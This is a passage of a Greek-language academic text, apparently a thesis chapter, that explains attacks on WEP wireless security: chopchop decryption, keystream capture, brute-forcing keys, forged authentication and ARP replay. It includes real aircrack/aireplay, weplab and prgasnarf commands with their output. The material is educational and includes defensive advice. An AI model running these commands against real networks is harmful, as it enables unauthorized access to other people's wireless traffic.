Offset   36 (91% done) | xor = 65 | pt = 00 |  221 frames written in  863ms
Offset   35 (94% done) | xor = 48 | pt = 06 |  253 frames written in  988ms
Offset   34 (97% done) | xor = 7C | pt = 08 |  231 frames written in  903ms

Saving plaintext in replay_dec-050622-010218.pcap
Saving keystream in replay_dec-050622-010218.prga

Completed in 23s (1.30 bytes/s)

# hexdump eplay_dec-050622-010218.prga

0000000 7f80 0053 3fc8 14fc 41ea 487c 4965 7d70
0000010 c16a 270c c5c6 8bf1 5457 86f3 2531 b852
0000020 18a7 badd 1462 7fbe 40d1 2f76
000002c
```

Καταγραφή 3.6: Το TCPDump εμφανίζει το αποκρυπτογραφημένο frame

```
# tcpdump -r replay_dec-050622-010218.pcap
reading from file replay_dec-050622-010218.pcap, link-type IEEE802_11 (802.11)
01:02:18.889097 arp who-has 192.168.1.5 tell 192.168.1.27
```

Καταγραφή 3.7: Το Hexdump εμφανίζει την ακολουθία κλειδιών

```
# hexdump eplay_dec-050622-010218.prga

0000000 7f80 0053 3fc8 14fc 41ea 487c 4965 7d70
0000010 c16a 270c c5c6 8bf1 5457 86f3 2531 b852
0000020 18a7 badd 1462 7fbe 40d1 2f76
000002c
```

Στην Καταγραφή 3.5παρουσιάζεται το εργαλείο " aireplay " του Aircrack να εκτελεί την επίθεση σε έκδοση «KoreK» (παράμετρος - k). Ο σκοπός του εργαλείου είναι να βρει μια ακολουθία κλειδιών, συνεπώς να ψάξει για πακέτα που πιστεύει ότι θα είναι σε θέση να αποκρυπτογραφηθούν γρήγορα.

Η εντολή - h 00:0E:35:A3:0F:56 θα αναγκάσει το aireplay να εξετάσει μόνο τα πακέτα που αποστέλλονται από τη συγκεκριμένη διεύθυνση MAC. Αφού εξετάστηκαν 26 πακέτα το aireplay βρήκε ένα πακέτο που πιστεύει ότι είναι εύκολο να αποκρυπτογραφηθεί και ζητά από το χρήστη

αν θα πρέπει να προσπαθήσει να αποκρυπτογραφήσει το πακέτο. Με την επιβεβαίωση από τον χρήστη η επίθεση αρχίζει. Από την εικόνα φαίνεται ότι το πρώτο byte βρίσκεται μετά από προσπάθεια 235 διαφορετικών τιμών, το δεύτερο μετά 223, και ούτω καθεξής. Αφού βρεθούν όλα τα bytesτης ακολουθίας κλειδιών αποθηκεύονται μαζί με το plaintext σε 3 διαφορετικά αρχεία. Στο συγκεκριμένο παράδειγμα, το πλαίσιο αποκρυπτογραφήθηκε σε μόλις 23 δευτερόλεπτα. Το αποκρυπτογραφημένο πλαίσιο εμφανίζεται στην Καταγραφή 3,6 «tcpdump», ενώ η Καταγραφή 3.7 δείχνει πώς το «hexdump» που είναι ένα βοηθητικό πρόγραμμα εμφανίζει βασικές ακολουθίες, οι οποίες αποθηκεύονται στο αρχείο .prga.

Θα πρέπει να σημειώσουμε εδώ ότι η επίθεση “KoreK” που χρησιμοποιείται από το aircrack αντιμετωπίζει κάποια προβλήματα μιας και δεν λειτουργεί εξ ολοκλήρου σε όλα τα σημεία πρόσβασης. Μερικά από αυτά θα απορρίψουν κάθε πλαίσιο με payload μικρότερο των 40 bytes. Ως εκ τούτου, τα πρώτα 40 bytes του ciphertext δεν θα αποκρυπτογραφηθούν με την συγκεκριμένη επίθεση και μόνο τα μετέπειτα bytes θα αποκρυπτογραφηθούν. Αυτό για την πρώτη εκδοχή της επίθεσης σημαίνει ότι τα αρχικά40 bytes πρέπει να είναι γνωστά.

Κάποια τέτοια σημεία πρόσβασης είναι τα Linksys WRT54G και WAP54G τα οποία απορρίπτουν όλα τα πακέτα με λιγότερα από 40 bytes δεδομένων. Πολύ λίγα σημεία πρόσβασης έχουν αναφερθεί που να επιτρέπουν μικρά φορτία. Το παραπάνω παράδειγμα ήταν μια επίθεση brute force εναντίον μιας κάρταςPrism54 PC-Card με λειτουργικό σύστημα Linux και οδηγών prism54 σε λειτουργία master. "Λειτουργία Master" είναι όταν η κάρτα δικτύου ενεργεί ως σημείο πρόσβασης. Στο WPA ένας πρόσθετος μηχανισμός ελέγχου ακεραιότητας υλοποιείται με τη χρήση ενός κώδικα ακεραιότητας μηνύματος (MIC). Το MIC χρησιμοποιεί ένα ξεχωριστό κλειδί για την δημιουργία μιας νέας αξίας ώστε να προστατεύεται το «σύστημα» από την επίθεση αυτή.

3.3.2.5 IVκαιKeySequenceDatabase

Έχοντας ένα IV και μια ακολουθία κλειδιών, είναι δυνατό να αποκρυπτογραφηθεί οποιοδήποτε πλαίσιο χρησιμοποιώντας το ίδιο το IV, το μήκος του τώρα θα πρέπει να είναι σύμφωνο με το μήκος της ακολουθίας κλειδιών. Αν θέλαμε να καταρτίσουμε μια βάση δεδομένων, των πιθανών IVs με τις ακολουθίες κλειδιών που τους ταιριάζει η αποκρυπτογράφηση των κρυπτογραφημένων πλαισίων θα γινόταν χωρίς λόγο μιας και το πραγματικό κλειδί κρυπτογράφησης δεν θα ήταν ανακτητό, αλλά και δεν θα ήταν απαραίτητο να ανακτηθεί. Υπάρχουν 224 πιθανά Ivs ενώ το μεγαλύτερο δυνατό payload είναι περίπου 1.500 bytes με αποτέλεσμα μια τέτοια πλήρης βάση δεδομένων θα καταλάμβανε24 GB.

Ο καλύτερος τρόπος για την κατάρτιση μιας τέτοιας βάσης δεδομένων είναι να επωφεληθούμε της επίθεσης επιλεγμένων plaintext, που περιγράφηκε στην προηγούμενη ενότητα, καθώς και της ICMP με τον τρόπο που χρησιμοποιείται στην επίθεση διπλής κρυπτογράφησης στο κεφάλαιο 3.3.2.3.Με ρυθμό εισαγωγής 800 πακέτα / δευτερόλεπτο και 800 ICMP απαντήσεις ανά δευτερόλεπτο, μια τέτοια πλήρης βάση δεδομένων των IVs και των βασικών ακολουθιών μπορεί να κατασκευαστεί σε περίπου 20.972 δευτερόλεπτα ή λιγότερο από 6 ώρες. Ενώ αν υπάρχουν

διάφορα δίκτυα που χρησιμοποιούν το ίδιο κλειδί, η επίθεση μπορεί να γίνετε παράλληλα με αποτέλεσμα ο χρόνος επιτυχίας να μειωθεί δραματικά.

Συνήθως τα σημεία πρόσβασης και οι πελάτες φιλτράρουν τα IVs που πιστεύουν ότι είναι αδύναμα. Κάτι που έχει ως αποτέλεσμα την μείωση του αριθμού των μοναδικών IVs που θα χρησιμοποιηθούν.

3.3.2.6Redirectingpackets

Αξίζει να σημειωθεί ότι η «ακεραιότητα» (Integrity) δεν είναι μια υπηρεσία που παρέχεται από το WEP, αλλά για να είμαστε δίκαιοι, ούτε και σε μια ενσύρματη δικτύωση παρέχει κάποιο είδος ακεραιότητας επίσης. Ωστόσο, το πρότυπο IEEE 802.11 [-22-], αναφέρει ότι υπάρχει ένα ICV που υπολογίζεται πάνω στοpayload δεδομένων για την "προστασία από μη εξουσιοδοτημένη τροποποίηση των δεδομένων". Το ICV υλοποιείται ως CRC το οποίο δεν παρέχει προστασία από οποιεσδήποτε κακόβουλες τροποποιήσεις. Ένας εισβολέας είναι σε θέση να αναστρέψει τα bits στο πεδίο δεδομένων, μαζί και το συνημμένο ICV, ώστε να τροποποιήσει τα δεδομένα, χωρίς αναγκαστικά να ειδοποιηθεί ο παραλήπτης σχετικά με την τροποποιήσεις αυτές. Οι οδηγίες για την διόρθωση της ICV μετά την τροποποίηση παρέχεται στο παράρτημα της ασφαλείας Real 802.11 [-14-] .

Ένας εισβολέας μπορεί ακόμα και να αλλάξει τον προορισμό του πακέτου, ώστε αυτό να μεταφερθεί σε κάποιο μηχάνημα που ο ίδιος ελέγχει. Για να συμβεί αυτό, θα πρέπει να γνωρίζει δύο πράγματα, τη θέση της διεύθυνσης προορισμού του πακέτου και την αρχική διεύθυνση προορισμού. Αν έχει της πληροφορίες αυτές, μπορεί να κάνει XOR την αρχική γνωστή διεύθυνση με την κρυπτογραφημένη διεύθυνση, ώστε να αποκτήσει την ακολουθία “κλειδιών” για τα συγκεκριμένα bytes. Στη συνέχεια μπορεί να κάνει XOR την ακολουθία κλειδιών που βρήκε με τον τόπο της αρεσκείας του, ώστε να αντικαταστήσει το αποτέλεσμα με τα κρυπτογραφημένα αρχικά bytes. Τέλος θα πρέπει να τροποποιήσει την κρυπτογραφημένη τιμή ICV, έτσι ώστε το πλαίσιο να εξακολουθεί να ισχύει .

Αρχικά η επίθεση αυτή, φαίνεται να απαιτεί από τον εισβολέα να βρίσκεται ανάμεσα στον πελάτη και τον προορισμό του πλαισίου, αφού θα πρέπει να παρακολουθεί την κυκλοφορία, έτσι ώστε το σημείο πρόσβασης να λάβει μόνο τα τροποποιημένα από αυτόν πλαίσια, και όχι οι αρχικά. Αλλά ο εισβολέας έχοντας συλλάβει τα σήματα/πλαίσια, μπορεί να τροποποιήσει τις κεφαλίδες και να τα αναμεταδώσει στο δίκτυο ανά πάσα στιγμή. Όπως γίνετε κατανοητό, σε αυτόν τον τρόπο υπάρχει μεγάλη πολυπλοκότητα, μιας και θα πρέπει να διασφαλιστεί ότι ένα πακέτο διέρχεται μέσω δρομολογητών ή / και firewalls.

Μέχρι σήμερα δεν υπάρχουν εργαλεία λογισμικού για την ανακατεύθυνση ή την τροποποίηση πακέτων αυτού του είδους, που να είναι γνωστή στο ευρύ κοινό, μια πιθανή αιτία για αυτό είναι η ευκολία να προσπελάσει κανείς το κωδικό του WEP αντί να κάνει όλη αυτή την διαδικασία.

3.3.2.7 Brute-Force the WEPKey

Το WEPLab στο οποίο έγινε αναφορά στο τμήμα 3.3.2.2 παρέχει επίσης ένα εύκολο μέσο δοκιμής κάθε δυνατού κλειδιού WEP. Καταφέρνει να μαντέψει περίπου 300.000 κλειδιά / sec σε έναν υπολογιστή Pentium στα 1.86 GHz. Για ένα κλειδί 104 bit, αυτό θα χρειαστεί κατά μέσο όρο2,143,836,631,537,678,676 περίπου δηλαδή 2 χρόνια! να το ανακαλύψει. Για ένα κλειδί όμως 40 bit,υπάρχει πιθανότητα πάνω από το 50 % να το βρεί μετά από 21 ολόκληρες ημέρες . Οι 21 ημέρες είναι διαχειρίσιμες, ενώ το κλειδί των 40 bit ήταν το χαμηλό όριο του μήκους ενός κλειδιού που προστάτευε τον εξοπλισμόWi-Fiόπως είχε οριστεί από τις ΗΠΑ. Θα μπορούσαμε δηλαδή να πούμε ότι μια καλά εξοπλισμένη οργάνωση θα είχε τη δυνατότητα εύκολα να προσπελάσει το συγκεκριμένο κλειδί των 40 bit με μια επίθεση brute-forceαν απλά είχε στην διάθεση της το Aircrack και είχε συλλέξει αρκετά IVs.

Η Καταγραφή 3.8 είναι η αρχή μιας τέτοιας περίπτωσης επίθεσης Brute-Force εναντίον ενός κλειδιού 40 bit. Το WEPLab εκτελείτε με - b και -k 64 που σημαίνουν ότι ηbrute-forceθα μαντέψει ένα κλειδί 40 bit.

Το πρόγραμμα πρώτα διαβάζει ένα μεγάλο αριθμό συλληφθέντων πακέτων, τα οποία αποθηκεύονται στο αρχείοdump.cap, μετά επιλέγει 10 από αυτά ώστε να επικυρώσει τα κλειδιά που θα μαντέψει. Τέλος, η διαδικασία της εικασίας κλειδιών έχει ξεκινήσει, η τελευταία γραμμή λέει ότι μέχρι στιγμής έχουν δοκιμαστεί 16.941.566 κλειδιά με ρυθμό 308.028κλειδιά / δευτερόλεπτο, και το τρέχον κλειδί που δοκιμάζεται είναι το fd:81:02:01:00.

Καταγραφή 3.8 Το WEPLab κάνει επίθεση με τη μέθοδο brute force


```
$ weplab -b -d 1 -k 64 dump.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.0.8-beta).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>

Total valid packets read: 333539
Total packets read: 1149079
10 packets selected.
Packet 0 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 1 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 2 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 3 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 4 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 5 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 6 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 7 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 8 --> 60 total lenght, 32 data lenght (just encrypted data)
Packet 9 --> 269 total lenght, 241 data lenght (just encrypted data)
Launched process number 0

Process number: 0 ===> 16941566 keys tested [308028 c/s] >>> Key: fd:81:02:01:00
```

3.3.3 Σπάζοντας την πιστοποίηση (Authentication)

3.3.3.1 Ο μηχανισμός ελέγχου πιστοποίησης



Εικόνα3.5Sharedkeyauthenticationprotocol

Υπάρχουν δύο τύποι πιστοποίησης:

- Open System (ανοικτού συστήματος): επιτρέπεται σε όλους να συνδεθούν με το σημείο πρόσβασης.
- Shared Key(κοινόχρηστου κλειδιού): Επιτρέπεται μόνο στους πελάτες που γνωρίζουν το κλειδί να συνδεθούν με το σημείο πρόσβασης.

Ο έλεγχος της πιστοποίησης ανοικτού συστήματος είναι ένας «μηδενικός» μηχανισμός ελέγχου ταυτότητας και ως εκ τούτου, δεν υπάρχει τίποτα να συζητηθεί.

Ο έλεγχος της πιστοποίησης κοινόχρηστου κλειδιού χρησιμοποιεί ένα απλό σύστημα αιτήματος-απάντησης (challenge-response) που απεικονίζεται στην Εικόνα 3.5. Όταν ένας πελάτης προσπαθήσει να συνδεθεί στο σημείο πρόσβασης (δηλαδή θα κάνει ένα αίτημα) θα λάβει ένα μήνυμα που θα ζητά τον απαιτούμενο κωδικό σύνδεσης (challenge text). Ο πελάτης για να κάνει λοιπόν τον έλεγχο της πιστοποίησης πρέπει να αποδείξει ότι έχει γνώση του κλειδιού WEP. Έτσι ο πελάτης αντιγράφει το κρυπτογραφημένο challenge text σε ένα πλαίσιο ελέγχου πιστοποίησης και το κρυπτογραφεί μαζί με τον αναγκαίο κωδικό και ένα νέο IV, στη συνέχεια στέλνει το πλαίσιο αυτό πίσω στο σημείο πρόσβασης. Το σημείο πρόσβασης αποκρυπτογραφεί το κρυπτογραφημένο πλαίσιο και συγκρίνει το αποκρυπτογραφημένο challenge text με το πρωτότυπο challenge text. Έπειτα ελέγχει τον κωδικό που έστειλε ο πελάτης αν είναι ο σωστός, και αν ο κωδικός είναι ο σωστός, το σημείο πρόσβασης απαντά στον πελάτη με μία θετική απόκριση ελέγχου πιστοποίησης, αν όχι, με μια αρνητική απάντηση. Η πιστοποίηση κοινόχρηστου κλειδιού μπορεί να λειτουργήσει σε κρυπτογραφημένα WEP δίκτυα και μη-κρυπτογραφημένα δίκτυα.

3.3.3.2πιστοποίησημιας διαδρομής (One-Way)

Μια ευρέως γνωστή αδυναμία του πρωτοκόλλου είναι ότι λαμβάνει χώρα πιστοποίηση μιας μόνο διαδρομής. Ο πελάτης επικυρώνει τον εαυτό του στο σημείο πρόσβασης, αλλά το σημείο πρόσβασης δεν κάνει το ίδιο σε σχέση με τον πελάτη. Έτσι, είναι δυνατόν να στηθεί ένα ψεύτικο σημείο πρόσβασης που «μεταμφιέζεται» ως πραγματικό και δέχεται τους πελάτες του πραγματικού σημείου πρόσβασης. Τα ψεύτικα σημεία πρόσβασης είναι γνωστά ως *rogue access points*. Έτσι αν η έννοια του πρώτου πλαισίου αλλάξει από "authenticate me" σε "authenticate yourself", τότε θα ήταν δυνατόν μία πλήρες πιστοποίηση.

3.3.3.3 Ο καθένας μπορεί να πάρειπιστοποίηση.

Υπάρχει όμως μια πολύ μεγαλύτερη αδυναμία από την πιστοποίηση μιας διαδρομής. Οποιοσδήποτε έχει μια ακολουθία κλειδιών και IV μεγέθους 136 bytes και πάνω μπορεί να πιστοποιηθεί στο σημείο πρόσβασης. Από την Εικόνα 3.2και με τη συμμετοχή των παρακάτω εξισώσεων 3.1 , 3.2 , και 3.3 φαίνεται πώς ένας πραγματικός πελάτης κατασκευάζει την απάντηση (response) στην πρόκληση (challenge) :

$$\text{Key sequence} = \text{RC 4}(\text{IV} \,//\, \text{WEP key}) \qquad (3.1)$$

$$\text{ICV} = \text{CRC32}(\text{nonce}) \qquad (3.2)$$

$$\text{E}(\text{nonce}) = (\text{nonce} \,//\, \text{ICV}) \oplus \text{Key sequence} \qquad (3.3)$$

Αν παρατηρήσουμε τις εξισώσεις θα διαπιστώσουμε ότι το στάδιο που δείχνει η εξίσωση 3.1 είναι δυνατόν να παραλειφθεί αν μια ακολουθία κλειδιών και IV είναι ήδη γνωστή. Ανάλογα με την εφαρμογή που λειτουργεί στο σημείο πρόσβασης, μπορεί κανείς να συλλάβει μια έγκυρη «λειτουργία» challenge-response ώστε να ληφθεί η ακολουθία κλειδιών. Μια καλή εφαρμογή δεν θα πρέπει να επιτρέψει το ίδιο IV να χρησιμοποιηθεί περισσότερες από μία φορά. Κάτι και που το πρότυπο 802.11 αναφέρει ότι θα πρέπει να αποφεύγεται. Εάν η χρήση ενός IV από μία προηγουμένως εκδοθείσα challenge-response απορριφθεί, υπάρχουν άλλοι τρόποι ώστε να αποκτηθεί η ακολουθία κλειδιών που περιγράφεται στην ενότητα3.3.4.1. Η αδυναμία προέρχεται από το γεγονός ότι ο πελάτης στην πραγματικότητα δεν αποδεικνύει στο σημείο πρόσβασης ότι γνωρίζει το μυστικό κωδικό WEP. Ο πελάτης αποδεικνύει μόνο ότι μπορεί να κατασκευάσει ένα πακέτο με αυθαίρετο περιεχόμενο, κάτι το οποίο είναι εύκολο όταν έχεις την ακολουθία πλήκτρων και τα IV. Η επίθεση περιγράφεται επίσης στο Real 802.11 Security [-14-].

3.3.3.4 πιστοποίηση με πλαστογράφηση

Ακόμη και αν ο μηχανισμός πιστοποίησης ήταν τέλειος, δεν θα ήταν δύσκολο για κανέναν να πλαστογραφήσει την διεύθυνση MAC ενός ήδη επικυρωμένου πελάτη. Τα μέσα για να πάρει κανείς την πιστοποίηση είναι πανομοιότυπα με εκείνα που θα αναφερθούν με σκοπό την παράκαμψη των φίλτρων διευθύνσεων MAC στο τμήμα 3.5.1.


3.3.4 Packet Injection

Είναι δυνατόν να εισαχθούν (inject) κρυπτογραφημένα πακέτα αυθαίρετου τύπου και δεδομένων. Για να επιτραπεί αυτό πρέπει να είναι γνωστά μία IV και μια ακολουθία κλειδιών. Στο τμήμα 3.3.2 μιλήσαμε για τη μέθοδο της διακοπής της εμπιστευτικότητας και πως θα εκτελέσουμε μια τέτοια ακολουθία, η οποία μπορεί και να ανακτηθεί από τον αρχικό μηχανισμό ελέγχου πιστοποίησης του πελάτη.

Μια τέτοια ακολουθία μπορεί να χρησιμοποιηθεί αρκετές φορές, ακόμη και διαδοχικά. Αυτό οφείλεται στο γεγονός ότι δεν υπάρχει κανένας κανόνας σχετικά με τις τιμές του IV, καθώς το IV δεν είναι ένας αύξων αριθμός , όπως πραγματικά θα έπρεπε να είναι και όπως έχει γίνει στη ασφάλεια WPA.

Μόλις έχει συλλεχθεί μια τέτοια ακολουθία, οποιαδήποτε δεδομένα ελαφρώς μικρότερα προς το μήκος της ακολουθία μπορούν να εισαχθούν (injected)[12].Μια ICV υπολογίζεται, προσαρτάται στα δεδομένα και το αποτέλεσμα γίνετε XOR με την ακολουθία, στη συνέχεια μεταφέρονται τελικά σε ένα πλαίσιο δεδομένων (data frame) φυσικά με το αντίστοιχο IV.

Όπως αναφέρθηκε στην Ενότητα 3.3.2.1, τουλάχιστον 2900/2 = 1.450 πακέτα/δευτερόλεπτο θα ήταν δυνατόν να εισαχθούν. Ωστόσο, μέσα από πειράματα αναμετάδοσης και εισαγωγής πακέτων αποδείχθηκε ότι μερικά σημεία πρόσβασης (τουλάχιστον τα Linksys WRT54G)«κλειδώνουν» κάθε φορά που περισσότερα από 800 πακέτα /δευτερόλεπτο προσπαθούν να εισαχθούν.



Σχήμα 3.6 Αποκτώντας την ακολουθία κλειδιών μέσο της αρχικής πιστοποίησης

3.3.4.1Απόκτηση Ακολουθίας κλειδιών.

Το να αποκτηθεί η ακολουθία κλειδιών θα ήταν άσκοπο όταν η εμπιστευτικότητα (confidentiality) έχει προσπελαστεί, όπως καταδεικνύεται στην ενότητα 3.3.2. Όπως θα αποδειχθεί εδώ ένας άλλος τρόπος για να αποκτηθεί η ακολουθία είναι όταν ένα κοινόχρηστο κλειδί πιστοποίησης είναι ενεργοποιημένο. Η nonce και E(nonce) στην Εικόνα 3.5 είναι ένα plaintext και ένα ζεύγος ciphertext που μπορεί να δώσει, κάνοντας τα XOR, σε έναν εισβολέα μια τέτοια ακολουθία μεγέθους 136 bytes ενώ τα IV είναι πάντα μεταδιδόμενα σε cleartext.

Στην περίπτωση που υπάρχει κρυπτογράφηση σε συνδυασμό με την πιστοποίηση, δεν υπάρχει λόγος να χρησιμοποιηθεί έλεγχος πιστοποίησης κοινόχρηστου κλειδιού. Η

[12]Αν η ακολουθία είναι πολύ μικρή τότε αυτή μπορεί να μεγαλώσει με την επίθεση επιλεγμένων plaintext.

κρυπτογράφηση από μόνη της, θα παρέχει το ίδιο επίπεδο ελέγχου πιστοποίησης καθώς μόνο οι πελάτες που γνωρίζουν το μυστικό κλειδί WEP μπορούν να επικοινωνήσουν με το σημείο πρόσβασης. Συνεπώς, η πιστοποίηση κοινόχρηστου κλειδιού πρέπει να απενεργοποιείται για λόγους ασφαλείας!

Με ένα ψεύτικο σημείο πρόσβασης τώρα είναι δυνατόν να αναγκάσουμε τον πελάτη να ξανά κάνει πιστοποίηση, αλλά αυτό εξαρτάται και από τις ρυθμίσεις ασφαλείας που ο πελάτης χρησιμοποιεί. Ακόμη και το πρότυπο IEEE 802.11 από το 1999 [22] αναφέρει την πιθανότητα μη εξουσιοδοτημένης ανακάλυψης της ακολουθία κλειδιών κατά τη διάρκεια της φάσης της πιστοποίησης. Η σύσταση που δίνει είναι να αποφεύγεται η χρησιμοποίηση της ίδιας ακολουθία κλειδιών και ζευγαριών IV σε συνεχόμενα πλαίσια. Η σύσταση αυτή μπορεί να μην βοηθά εναντίον των περιπτώσεων που μπορεί κάποιος να βρει την ακολουθία κλειδιών, αλλά έχει ως στόχο, το αίτημα του εισβολέα για πιστοποίηση να απορριφθεί.

Καταγραφή 3.9 PRGA Snarf

```
# ./prgasnarf -i eth3

Auth Frame:  Auth Type: Shared-Key - 00 01:00:01:00
Auth Frame:  Auth Type: Shared-Key - 01 01:00:02:00 :seq = 02 : Challenge
Frame?Auth Frame:  [3]Encrypted Auth Response
Auth Frame:  [4]responder OK with auth

BSSID: 00121749d181     SourceMAC: 000e35a30f56
Created 136byte PRGA for IV: 4b:39:fd
Created prgafile.dat in current directory
```

Στην Καταγραφή 3.9, το PRGAsnarf παρακολουθεί τη Wi-Fi eth3 δικτύου για τη διαδικασία ελέγχου. Οι πρώτες τέσσερις γραμμές περιγράφουν κάθε πλαίσιο ελέγχου ταυτότητας που έχει συλληφθεί, η πρώτη το αίτημα, η δεύτερη το nonce, η τρίτη την κρυπτογραφημένη απάντηση, και η τελευταία την θετική απάντηση πιστοποίησης. Η διεύθυνση BSSID και η MAC του πιστοποιημένου πελάτη εμφανίζονται στην επόμενη γραμμή. Στο κάτω μέρος, οι δύο τελευταίες γραμμές ενημερώνουν σχετικά με το μέγεθος της ακολουθίας πλήκτρων και των IV καθώς και σε ποιο αρχείο αυτά αποθηκεύονται.

3.3.5IV Acceleration”

Είναι δυνατό να επιταχυνθεί η διαδικασία της συλλογής IV και των ζευγών ciphertext τα οποία είναι απαραίτητα για την προσπέλαση του κωδικού WEP. Αυτό μπορεί να γίνει αν ένας πελάτης ή το σημείο πρόσβασης έχει εξαπατηθεί, ώστε αυτό να μεταδίδει κρυπτογραφημένα πλαίσια δεδομένων, το καθένα με ένα νέο ξεχωριστό IV. Για την επίτευξη αυτού του έργου, ο εισβολέας πρέπει εισάγει πακέτα ώστε να έχει τη δυνατότητα να:

- Αναμεταδίδει τα πακέτα που συλλαμβάνονται και να λαμβάνει νέες απαντήσεις.
- Στέλνει πλαίσια απο-πιστοποίησης (de-authentication) σε πελάτες με σκοπό αυτοί να πρέπει να επανα-πιστοποιηθούν(re-authenticate)

- Κατασκευάσει ένα πακέτο, με κρυπτογραφημένη μια γνωστή σε αυτόν ακολουθία κλειδιών, με σκοπό να το διαβιβάσει ώστε να λάβει τις απαντήσεις που θέλει σε αυτό.
- Επικοινωνήσει με έναν πελάτη από ένα άλλο εξωτερικό δίκτυο.

Η πρώτη μέθοδος της αναμετάδοσης είναι και η μέθοδος που χρησιμοποιείται από το Aircrack. Ο εξαναγκασμός του να κάνει κανείς ένα πελάτη να επανα-πιστοποιηθεί είναι μια αργή διαδικασία, σε σύγκριση με τις άλλες επιλογές. Η μέθοδος της εισαγωγής πακέτων (packet injection) απαιτεί πρόσθετες γνώσεις του δικτύου, όπως οι IP διευθύνσεις. Η επικοινωνία με τον πελάτη από ένα εξωτερικό δίκτυο απαιτεί ακόμη περισσότερη γνώση, και δεν είναι μια τόσο πρακτική μέθοδος στις πραγματικές Wi-Fi επιθέσεις, για το λόγο αυτό παραλείπεται σε αυτή την ενότητα.

3.3.5.1 Αναμετάδοση

Ο εισβολέας μπορεί να αναμεταδίδει τα πακέτα που έχουν διαβιβαστεί από έναν έγκυρο πελάτη ή από το ίδιο το σημείο πρόσβασης. Κατά προτίμηση πακέτα που μεταφέρουν δεδομένα από τη σύνδεση, για παράδειγμα τα ARP, είναι μια άριστη επιλογή. Ορισμένοι τύποι των πακέτων έχουν μερικές ιδιότητες που επιτρέπουν σε έναν εισβολέα να τα εντοπίσει: Το IEEE 802.11 πλαίσιο που φέρει ένα αίτημα ARP έχει μήκος 68 bytes και απευθύνετε στη διεύθυνση MAC (FF: FF: FF: FF: FF: FF). Οι αιτήσεις ARP μπορεί να είναι αρκετά κοινές, αν ο πίνακας ARP ανανεώνεται συνέχεια.

Καταγραφή 3.10: Κίνηση ARP

```
# tcpdump  -i eth2 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 96 bytes
06:15:34.747002 arp who-has 192.168.1.1 tell 192.168.1.116
06:15:34.748811 arp reply 192.168.1.1 is-at 00:12:17:49:d1:7f (oui Unknown)
06:15:39.744364 arp who-has 192.168.1.116 tell 192.168.1.1
06:15:39.744386 arp reply 192.168.1.116 is-at 00:0d:54:9d:ec:4b (oui Unknown)
06:19:49.663522 arp who-has 192.168.1.1 tell 192.168.1.140
06:19:54.660989 arp who-has 192.168.1.116 tell 192.168.1.1
06:19:54.661011 arp reply 192.168.1.116 is-at 00:0d:54:9d:ec:4b (oui Unknown)
06:20:34.767898 arp who-has 192.168.1.1 tell 192.168.1.116
06:20:34.769336 arp reply 192.168.1.1 is-at 00:12:17:49:d1:7f (oui Unknown)
06:25:29.790841 arp who-has 192.168.1.1 tell 192.168.1.116
06:25:29.792594 arp reply 192.168.1.1 is-at 00:12:17:49:d1:7f (oui Unknown)
06:25:34.787133 arp who-has 192.168.1.116 tell 192.168.1.1
06:25:34.787157 arp reply 192.168.1.116 is-at 00:0d:54:9d:ec:4b (oui Unknown)
06:26:45.241247 arp who-has 192.168.1.116 tell 192.168.1.1
06:26:45.241282 arp reply 192.168.1.116 is-at 00:0d:54:9d:ec:4b (oui Unknown)
06:27:00.255980 arp who-has 192.168.1.116 tell 192.168.1.140
06:27:00.256002 arp reply 192.168.1.116 is-at 00:0d:54:9d:ec:4b (oui Unknown)
```

Στην Καταγραφή 3.10 παρουσιάζεται η κίνηση ARP ενός «ελάχιστου δικτύου» που αποτελείται από ένα μόνο πελάτη ασύρματου δικτύου (.116) και ένα σημείο πρόσβασης (.1), ο πελάτης συνδέεται με το σημείο πρόσβασης μέσω καλωδίου (.140). Τίποτα δεν γίνεται για να προκαλέσει την συγκεκριμένη ARP κυκλοφορία, αλλά τα ARP πακέτα εμφανίζονται από μόνα τους συχνά. Το σημείο πρόσβασης στέλνει τέτοια πακέτα κάθε ένα λεπτό, όταν οι αιτήσεις

απέχουν για διάστημα μεγαλύτερο από το χρόνο αυτό, κάτι που συμβαίνει επειδή ο σταθμός δεν έχει καμία επικοινωνία για το διάστημα αυτό.

Καταγραφή 3.11: Το Aircrack αναμεταδίδει ένα ARP αίτημα

```
# aireplay -x 800 -3 -b 00:12:17:49:D1:81 -h 00:0E:35:A3:0F:56 ath0
Saving ARP requests in replay_arp-0530-060850.cap
You must also start airodump to capture replies.
Read 11922 packets (got 1024 ARP requests), sent 5720 packets...)
```

